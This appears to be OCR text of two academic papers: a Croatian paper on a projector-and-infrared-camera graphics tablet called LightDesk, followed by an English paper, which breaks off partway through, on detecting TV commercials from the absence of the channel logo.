Ovaj rad bavi se daljnjom razradom same ideje LCD grafičkog tableta, te prikazuje evoluciju koncepta uz primjenu inovativnih tehnologija i tehničkih rješenja. Ostvarena je simulacija rada grafičke olovke, te je prikazan algoritam za prepoznavanje interakcije grafičke olovke i podloge, te je izvršena simulacija kako bi se pokazalo koliko kvalitetno algoritam zaista radi. Krajnji

cilj je stvoriti sustav koji omjerom perfomansi i cijene prestavlja iznimno primamljivu alternativu današnjim LCD tabletima.

II. TEHNIČKE KARAKTERISTIKE


Da bi se smatrao relevantnim i uspješnim, LightDesk sustav mora zadovoljiti određene zahtjeve: visoka rezolucija, velika radna ploha, iznimna kvaliteta slike, precizna detekcija pozicije olovke, raspoznavanje 512 razina pritiska, te raspoznavanje nagiba od minimalno 0.476°. Sustav se sastoji od projekcijske plohe koja je sastavljena od polikarbonatne ploče, na čiju je donju stranu nanesen film za stražnju projekciju Vikuiti, tvrtke 3M. Dimenzije radne plohe iznose 120*50 cm, uz omjer stranica 2.4:1. Projekcijska ploha uglavljena je sa gornje strane u kruti polikarbonatni okvir debljine. Sa gornje i lijeve strane okvira nalaze se kućišta koja sadrže inracrvene kamere i pripadajuću optiku. Ispred svake kamere nalazi se kombinacija pravokutne cilindrične plankoveksne leće, zrcala i cilindrične plankonveksne Fresnelove leće nanesene na staklenu podlogu. Ovaj optički sustav, prikazan na slici 1., ponaša se kao telecentrični objektiv [1], odnosno, pruža ortogonalnu projekciju scene koju kamera snima. Ispod okvira nalazi se kučište koje sadrži projektore.



Slika 1. Optički sustav kamere

A. Visoka rezolucija

Projekcija visoke rezolucije nudi iznimno puno radnog prostora. Rad u modernim aplikacijama sa mnogo izbornika ili slikama velike rezolucije idealni su primjeri zašto je prikaz visoke rezolucije ključan u podizanju produktivnosti. Osim sposobnosti prikaza visoke rezolucije, kvaliteta slike je također vrlo važan čimbenik doživljaja. Prikaz slike postiže se pomoću šest LED projektora "pico" formata. Projektori korišteni u sustavu imaju rezoluciju 1,280*800 piksela, omjer slike 16:10, svjetlosni tok 300 lumena i deklariranu trajnost od 50.000 sati. Korištenjem šest takvih projektora ostvarena je ukupna rezolucija od 3,840*1,600 piksela ili 6.14 milijuna piksela, uz ukupni svjetlosni tok od 1800 lumena. Kako bi računalo uopće moglo dati izlazni signal na šest projektora, koristi se AMD Radeon 6950 grafička kartica sa Eyefinity tehnologijom koja ima upravo šest video izlaza. Ova rezolucija u usporedbi sa Cintiq 24HD tabletom pruža 2.66 puta veći broj piksela, te 3.57 puta veću radnu površinu). Projektori su smješteni u kučištu ispod projekcijske površine. Pozicionirani su tako da je projekcija svakog od njih okomita na projekcijsku površinu. Razlog ovome su ograničene mogućnosti keystone sustava projektora "pico" formata. Smještaj projektora i ostalih kompnenata prikazan je na slici 2. koja predstavlja grubu ilustraciju cijelog sustava.




Slika 2. Ilustracija cijelog sustava

U idealnom slučaju, projektori bi se smjestili u jedan red pomaknut prema stražnjoj strani sustava i potom rotiranjem i popravljanjem kuta projekcije pomoću keystone sustava poravnali na projekcijskoj površini. Nažalost, pošto je potrebno iznimno precizno poravnavanje na razini piksela, trenutno jedino rješenje je postavljanje projektora na prikazane pozicije.

B. Grafička olovka

Grafička olovka je osnovni alat za interakciju sa LightDesk-om. Olovka je ergonomski oblikovana, dimenzija 160*16 mm. Vrh olovke ulazi u tijelo pod opterećenjem, a razina pritiska dobiva se računalnom analizom slike i raspoznavanjem oblika [2][3] iz toga koliko je vrh olovke ušao u tijelo. Opterećenje, razina pritiska i ulazak vrhe olovke su međusobno linearno zavisni, pošto otpor pruža linearna opruga. Različite razine otpora mogu se jednostavno postići promjenom opruge. Pošto se prepoznavanje pritiska bazira na vizualnom raspoznavanju, vrh olovke napravljen je od poluprozirne plastike. U tijelu olovke nalazi se infracrvena LED dioda koja svijeti kroz vrh olovke. Kamere koje detektiraju kretanje, pritisak i nagib olovke imaju uklonjeni infracrveni filter i dodan filter neutralne gustoće [4]. Ovime se postiže da kamere vide samo vrh olovke kao vrlo svijetli objekt, dok je pozadina crna, bez obzira u kojim svjetlosnim uvjetima se LightDesk nalazi. Za ovo postoje dva razloga. Prvi je da se na ovaj način iznimno olakšava raspoznavanje oblika, te se može primjeniti jednostavniji, brži i efikasniji algoritmi za analizu slike, a drugi je da uređaj radi u spektru koji korisniku ne odvlači pažnju. Presjek radnog dijela grafičke olovke prikazan je na slici 3.



Slika 3. Presjek grafičke olovke


C. *Visoka preciznost*

Po dubini sustava, radnu plohu pokrivaju dvije kamere, te je ukupna rezolucija detekcije 3,840 piksela, uz preciznost detekcije pomaka vrha olovke od 0.13 mm. Po širini sustava, radnu plohu pokrivaju tri kamere, te je ukupna rezolucija 5,760 piksela, uz preciznost detekcije od 0.208 mm. Vertikalnu detekciju pokriva 1,080 piksela, uz preciznost od 0.0231 mm. S obzirom na smještaj kamera, može se reći da je površina LightDesk-a podjeljena u šest sektora, od kojih svaki pokrivaju dvije kamere.

II. Teorija

A. *Detekcija pozicije*

Način rada detekcije prikazan je na slici 4.




Slika 4. Detekcija pozicije

Algoritam za detekciju pozicije je jednostavan. Za svaki sektor kreće se sa analizom od donjeg prema gornjem redu, s lijeva na desno, dok se ne naiđe na bijeli piksel. Kako bi se potvrdilo da detektirani piksel zaista pripada vrhu olovke, a ne šumu ili nasumičnoj detekciji, analizira se deset piksela vertikalno. Ukoliko je 80% piksela bijelo, smatra se da detektirani piksel pripada vrhu olovke. Pošto kamere snimaju sektor preko telecentričnog sustava, X i Y pozicija vrha olovke dobiju se lako iz pozicije stupca u kojem se nalazi detektirani piksel.

B. *Prepoznavanje nagiba*

Nagib olovke predstavlja značajnu komponentu upotrebljivosti tableta, Jednako kao što se i klasičnom olovkom postižu različiti efekti sjenčanja kada se crta pod nagibom, tako se i sa grafičkom olovkom tableta postiže niz efekata. Algoritam prepoznavanje nagiba nadograđuje se na detekciju pozicije vrha olovke, te je prikazan na slici 5. Ukoliko se vrh nalazi više od 10 mm od radne površine sustava, algoritam se ne izvršava. Prepoznavanje počinje detekcijom piksela u redovima koji se nalaze 4 i 12 mm iznad piksela koji je definiran kao vrh olovke, s lijeva na desno. Kada se naiđe na bijeli piksel, vrši se provjera sljedećih 10 horizontalnih piksela kako bi se potvrdilo da bijeli piksel pripada vrhu olovke. Ukoliko je 80% piksela bijelo, detektirani piksel se prihvaća kao rub vrha olovke. Zatim se postupak ponovi za iste redove, ali se desna na lijevo. Ovime se dobivaju četiri točke koje definiraju rubove vrha olovke u dva reda. Zatim se nalazi srednja točka između dvije rubne točke jednog reda. Sada se može konstruirati pravac koji prolazi kroz dvije središnje točke, a koji prolazi kroz os vrha olovke. Pošto se dobiju dva pravca iz slike dvije kamere, stereometrijskim izračunom dolazi se do nagiba olovke naspram radne površine sustava. Preciznost prepoznavanja nagiba varira od 0.298º do 0.476º, ovisno o nagibu olovke. Usporedba sa Cintiq 24HD tabletom nije moguća jer podatak o preciznosti detekcija nagiba ne postoji.




Slika 5. Detekcija nagiba

C. *Raspoznavanje pritiska*

Razina pritiska igra vrlo značajnu ulogu u poslovima poput digitalnog crtanja i modeliranja ili retuširanja i obrade fotografija. Uobičajen broj razina pritiska koje

tablet raspoznaje iznosi 512 ili 1024 razina. Iznimnka je Cintiq 24HD koji prepoznaje 2048 razina pritiska. LightDesk prepoznaje 512 razina pritiska, što predstavlja dobar kompromis za sustav koji nije primarno dizajniran za potpuno umjetničku ili grafičku primjenu, već kao sustav za generalnu interakciju sa DCC aplikacijama. Raspoznavanje razine pritiska postiže se pomoću iskorištavanja konstruiranog pravca kroz os vrha olovke, dakle temelji se na prepoznavanju nagiba. Algoritam jednostavno detektira broj bijelih piksela duž pravca, kao što je prikazano na slici 6. Iz broja piksela poznata je dužina vrha olovke. Kontrakcija dužine proporcionalna je pritisku, te se tako dobiva razina pritiska. Maksimalna rezolucija raspoznavanja pritiska iznosi 765 razina, ali je interno ograničena na 512 razina.



Slika 6. Detekcija pritiska

D. Optimizacija

Sustav koristi pet kamera rezolucije 1920*1080 piksela uz brzinu snimanja od 60 slika u sekundi. S obzirom da se analiza slike mora odvijati u stvarnom vremenu [5] kako bi se očuvao doživljaj interaktivnosti, a kamere generiraju preko 622 milijuna piksela u sekundi, potrebno je uvesti određene optimizacije. Osnovna je praćenje samo jednog sektora gdje se vrh olovke trenutno nalazi i konstruiranje pomičnog okvira oko težišta vrha olovke, Ukoliko se uzme u obzir maksimalna brzina pomicanja ruke za vrijeme korištenja sustava, određena eksprimentalnim putem, a koja iznosi 3.2 m/s, moguće je odrediti minimalnu širinu okvira iz kojeg vrh olovke neće izaći za vrijeme od 1/60 sekunde. Na taj način se osigurava da je praćenje vrha olovke uvijek moguće. Sliku je potrebno analizirati za poziciju, nagib i pritisak.

E. Cijena sustava


U tablici 1. nalazi se procjena ukupne cijene LightDesk sustava.

TABLICA 1. CIJENA KOMPONENATA I SUSTAVA

Komponenta	**Cijena**
Polikrarbonatna ploča	920 kn
Polikarbonatni okvir	650 kn
Aluminijski okvir	1,100 kn
Pet kamera	3,170 kn
Pet setova optike	1,750 kn
3D tisak grafičke olovke	650 kn
Šest projektora	11,200 kn
Ukupni manji dodatni troškovi	1,210 kn
Ukupno	**20,650 kn**

III. SIMULACIJA

Napravljena je simulacija kojom se promatra brzina i kvaliteta prepoznavanja vrha olovke. Generirano je pet 10-minutnih video zapisa koji formatom i izgledom simuliraju ortogonalni pogled koji imaju kamere sustava. Video zapisi predstavljaju snimku korištenja LightDeska, te su generirani unutar aplikacije Lightwave 10.1 3D, renomiranog alata za izradu 3D grafike tvrtke NewTek. Unutar Lightwave-a modelirana je precizna kopija radne plohe LightDesk-a i pripadajuće grafičke olovke. Zatim je definirano pet virtualnih kamera koje karakteristikama odgovaraju stvarnim kamerama. Izgled postave 3D scene vidljiv je na slici 7.



Slika 7. Grafička olovka na radnoj plohi

Tada je na temelju promatranja korisnika koji korištenjem Wacom Cintiq 24HD tableta obavlja uobičajene zadatke crtanja, modeliranja i retuširanja rekreirano kretanje olovke po 3D modelu LightDeska, te je pomoću pet virtualnih kamera renderirano pet video zapisa ponašanja vrha olovke. Kako bi se osiguralno da izgled infracrvenog vrha olovke izgleda jednako kao i u stvarnosti, napravljena je simulacija izgleda olovke u Maxwellu. Materijal vrha, te snaga i karakteristika IC LED diode modelirani su fizikalno točno. Izgled dobiven simulacijom prebačen je i mapiran na virtualnu olovku u Ligthwave-u. Dobiveni video zapisi analizirani su pomoću predloženih algoritama za detekciju, a koji su ostvareni kao program u Python programskom jeziku.

IV. Rezultati

U drugoj simulaciji generirano je ukupno 50 minuta video zapisa, 180,000 frameova i $373*10^9$ piksela. U sekundi se generira $622*10^6$ piksela, a optimizacijama je postignuto da je prosječan broj analiziranih piksela u sekundi samo 3.3 milijuna. Rezultati pokazuju kako optimizacije smanjuju broj obrađenih piksela za 99.47%, te da niti u jednom frameu nije počinjena greška pri prepoznavanju vrha olovke. Također, na testnom sustavu iz 2008. godine koji se sastoji od dva četverojezgrena Intel Xeon E5462 procesora sa 10 GB RAM-a, maksimalna brzina obrade iznosi 224.11 milijuna piksela u sekundi, što znači da se algoritam bez problema izvršava u stvarnom vremenu, te zauzima samo 1.47% računalnih resursa.

V. Zaključak

Rezultati simulacije pokazuju kako je implementacijom jednostavnih i inovativnih algoritama stvorena osnova za stvaranje sustava za računalnu interakciju koji performansama može uspješno parirati komercijalno dobavljivim rješenjima. Kombiniranje infracrvenih karakteristika grafičke olovke i telecentrične optike ostvaruje iznimo robusno i procesorski nezahjevno rješenje za raspoznavanje pozicije, nagiba i pritiska grafičke olovke, te predstavlja temeljnu tehnologiju za daljni razvoj sustava. Iako ovaj rad predstavlja samo jedan u nizu koraka potrebnih kako bi se izradio potpuni prototip sustava, postavlja jake temelje na kojima se mogu razvijati nove, inovativne tehnologije i pristupi računalnoj interakciji.

Literatura

[1] E. R. Benson, J. F. Reid, Q. Zhang and F. A. C. Pinto, "An adaptive fuzzy crop edge detection method for machine vision", 2000 Annual ASAE Meeting, Paper No. 001019

[2] R. Y. Tsai, "A versatile camera calibration technique for high-accuracy 3D machine vision metrology using off-the-shelf tc cameras and lenses", IEE Journal of Robotics and Automation, Vol. RA-3, No. 4, August 1987

[3] J. Bruce, "Realtime machine vision perception and prediction", neobjavljen

[4] P. West, Hight speed, real-time machine vision handbook, 2007, Automated Vision Systems

[5] R. Jain, R. Kasturi, B. G. Schunck, Machine Vision, 1995, ISBN 0-07-032018-7

Detection of Commercials in Video Content Based on Logo Presence Without Its Prior Knowledge

Nikola Banić
University of Zagreb, Faculty of Electrical Engineering and Computing
Unska 3, 10000 Zagreb, Republic of Croatia
E-mail: nbanic@gmail.com

Abstract – Among many methods for commercial detection in TV video content the most precise and most used one in software today is the method of recognizing logo presence, and freeware as well as shareware shoftware using it usually needs some data about the channel logo. In this paper a commercial detection method is described which is also based on logo recognition, but without need of any prior knowledge of logo data like shape, position or colors. Applying the method on several test videos showed a 100% recognition of commercial presence and about 80% of correct determination of the begin and the end of commercials whereby videos with noise were also used.

I. INTRODUCTION

Video content of television channels is for a long time available over television sets and as such it is quite long a part of everyday life. As there are with time more and more new television channels, there is also a greater ofer of content, but as most of these new channels are private ones, they are mostly financed by broadcasting commercials and so their regular program is often interrupted. These commercials may become a bigger problem if a particular content, a movie for example, is being saved to a data storage device for later usage, because they're not a part of the original content and so the need to remove them occurs. It is good to notice that exactly because of the fact they are not a part of original content, they have different properties which are observable to humans.

The question is what these properties are and to what level of complexity can their detection be automatized. A more interesting question is which of these properties has the greatest discriminating power of regular program, and what combinations are preferable.

There are more commercial detection methods and it's worth to mention these: monochrome frames detection, hard cut detection, action detection, logo presence recognition.

By using the first three of them, [1] achieved an over 93% successful commercial recognition, however the problem with these methods is that they cannot be applied to all channels nor to all boundaries between commercials and regular program due to the each channel's technical characteristics and many special cases of the mentioned boundaries, and some of the methods are only proposed [3].

As far as it concerns recognizing known commercials, there is the problem of updating the commecrial database due to the continuous emergence of new commercials which is the main disadvantage of these method, although the method itself is easy to carry out and is effective.

There are also methods based on recognizing commercial block introduction jingles, recognizing black strips above and under movie frames, recognizing older movies mono sound, recognizing loudness level differences, tracking content encoding differences and recognizing static text [6][7][8].

The method implemented in more freeware and shareware programs like NoAd, NoAd2, CommScan and mythcommflag is the method of logo recognizion which achieves high accuracy. As these programs mostly need prior data on the channel's logo and therefore the data on the channel itself, it is naturally to raise the question about possible application of this method without knowledge of mentioned data, that is, if all logos have some common features discriminative enough to make them recognizable in most cases.

After looking at different commercial detection methods it is possible to conclude several key facts:

- there are more commercial detection methods of varying quality,
- implemented solutions are mostly based on one or two of these methods,
- the most used method is logo recognition,
- the logo recognition method only assumes absence of logo during commercial block,
- the main problem is precise determination of begin and end of a commercial block.

In this paper one such method with two main characteristics to recognize commercials via logo absence and not to need any prior data on logo is described. The method was implemented using free tools and after being tested it recognized all commercials and determined their boundaries with over 80% accuracy.

II. DATA EXTRACTION

Before describing the method itself, it would be good to describe the extraction of needed data and to describe its processing afterwards. As the method is directed at the logo, there is need for only some data from video content.

The data needed to be extracted from frames and to be processed further refers to edges and color distribution of single frames whereby edges are needed to search for the logo, and the color distribution is used to detect hard cuts [9]. In order to extract the described data, two auxillary methods are used of which the first one detects edges by indicating their sharpness, while the second one determines distribution of groups of several colors together.

A. Edge detection

In order to process edges, they are first found using an edge detection method. Due to its simplicity and usage in [6] the Sobel operator was chosen whose result is a grayscale image of the same dimensions as the input frame and whose pixels are the more brighter the sharper edge they are a part of [5]. This calculation is performed by knowing the 8-fold adjacency of each pixel as it is shown on Figure 1.

Now we define two matrices which we then use as Sobel operator:

$$X = \begin{bmatrix} -1 & -2 & -1 \\ 0 & 0 & 0 \\ 1 & 2 & 1 \end{bmatrix} \quad (1)$$




Figure 1. 8-fold adjacency of the pixel (x, y).

$$Y = \begin{bmatrix} -1 & 0 & 1 \\ -2 & 0 & 2 \\ -1 & 0 & 1 \end{bmatrix} \quad (2)$$

If we use I to denote the initial frame image and S the result image, we can calculate the value of each pixels of S at position (x, y) using the following formula:

$$S_{x,y} = \sum_{i=0}^{2}\sum_{j=0}^{2} I_{x+i,y+j} \cdot \left(X_{3-i,3-j} + Y_{3-i,3-j}\right) \quad (3)$$

After applying (3) on frame images we get images with clear edges as can be seen on Figure 2.

B. Determining color groups distribution

When determining color groups distribution, for each pixel first we only take two most significant bits of each of three RGB value components, that is, six bits per pixel which leads to 64 possible combinations so that every of 2^{24} RGB combinations maps to one of 64 and so we get color groups whose appearances are now counted. The procedure is accurate enough even if we skip some pixels and iterate for example through x and y axis with a step of 2 which speeds up the implementation, and gives almost the same results as iterating over all pixels. This is easy to explain because there are often many similar points grouped together and skipping over some of them makes no big difference and this skipping is the only variation to the procedure described in [1].

III. COMMERCIAL DETECTION METHOD

The whole method is composed from more logically separated phases which are connected in the way that the result of each phase depends on the result of the previous




Figure 2. Edges detected using the Sobel operator.




Figure 3. Flow chart of main phases of the whole method.

phase. A simple sketch of the whole method is shown on the flow diagram on Figure 3.

A. *Learning the logo*

Learning the logo comprises of learning the positions of sharper logo edges points. The basic assumption is that the video content does not begin with a commercial block, but with regular program, that is, it is assumed that the logo is present for a certain beginning time and in the test implementation this time amounted to 10 first seconds. The initial assumption is also that all pixels in upper left and right image corner represent potential logo pixels and each of them is assigned a tolerance value whose meaning is about to be described. By upper left and right corner we understand the rectangular areas with height of 15% of that of the image, and width of 20% of that of the image. It is also good to exclude several top and bottom lines due to the possible presence of multiple kinds of noise there. During the next few seconds of video content (in test implementation 10 seconds were used which amounted to 250 frames under assumption of 25 frames per seconds) each pixel of the Sobel processed image is checked for detecting sharp edges. If the value calculated for a pixel is under a prior defined threshold, the tolerance value for that pixel is decreased and if it in one point reaches 0, the point is excluded from the list of potential logo edge points.

The next step is getting rid of the pixels in whose adjacency no more than an in advance set number of points is to be found. Even though a square region of every candidate pixel is needed to be checked, this problem can be efficiently solved by placing the pixel positions into a double Fenwick tree that makes the complexity of later queries to be $O((\log n)^2)$ [4]. At the end it is possible that both the left and the right corner contain static sharp edge pixels. After aforementioned time there are only points in the list left that represent static sharp edges in the corner regions, but not all of them necessary represent logo edges. Assuming well that the logo makes the larger part of the static points, the pixels in the left and right upper corner are counted and the pixels of the side with less pixels are simply thrown away from further procedure and as a result we get images like the one shown on Figure 4 which shows the result of applying the described procedure on Figure 3.

Now the main part of learning the logo edges is complete. The main problem of this phase is that the edges largely depend on the video beginning because the logo differs more or less from the background depending on what content is shown at a time so the greater the difference, the better the learned edges. There is also the possibility for logo to change its position in later parts of video content and such a situation could be treated as logo absence and therefore it is necessary to perform new edges learning.

B. *Subsequent logo learning*

Due to the problems described at the end of the previous chapter, all the time a subsequent logo learning is performed, which however is not shown on the flow chart, because in a lot of cases it is not necessary, but in the whole procedure it is important in some places. Subsequent learning is performed so that on every consecutive 250 frames the aforementioned algorithm of logo learning is applied. The results of subsequent learning are taken iff the following conditions are met:

- from the currently used logo positions it is concluded that the logo is not present,
- last three results of subsequent learning found a new logo,
- the number of pixels in new learning result is not



Figure 4. Edges related to the logo.

less than one third of currently used pixels,

- the center of all new pixels is not to much away from the center of the currently used pixels.

The reason for the first condition is the fact that the need for new logo pixels occurs only if old ones no more point to the correct logo edges and direct consequence is apparent logo absence even if this is not the case. The second conditions demands that the existance of the logo on another position is a real, and that there is currently no commercial during which there is no logo shown, or no such short period occured during which the logo is purposely hidden. The third condition assures the new learned pixels do not form something else smaller than the logo or even no logo at all, and the fourth condition takes into consideration the fact that new logo pixels do not differ to much in their positions from the current ones which was experimentaly shown to be correct.

It is also possible to adopt new logo knowledge when it simply gives sharper edges then the current one thereby improving overall commercial recognition.

C. *Checking the logo presence*

The first step of checking the logo presence on a frame is to calculate value of Sobel operator in all previously determined logo edge pixels. After that the mean value of all pixels is calculated and it is compared to a threshold value, and if it is greater than the value, it is to conclude that the logo is present on the current frame.

D. *Significance of the logo absence*

Even though the logo absence is the main indicator for commercial detection, not every logo absence should be characterized as a commercial presence. It is possible that the current part of the video content is of lower quality so it contains noise, it is also possible that the background is very similar to the logo so the boundaries are not sharp enough after applying the Sobel operator, and it is also possible that the logo was purposely removed for a few seconds by the channel itself for showing some informations or for some other puspose. Such absences are not significant, that is, they do not represent a commercial and they need to be ignored.

The method gives significance to the logo absence only if the absence lasts for a defined amount of time (10 seconds in test implementation) because in most cases it can then be concluded that we are really dealing with a longer logo absence which most probably means the beginning of the commercial block and only in that case the presence status change can be called significant.

The same procedure goes for logo presence as well because not all of its presence has to be a longer one so it has to be treated in the same way as is absence.

E. *Determination of commercial block boundaries*

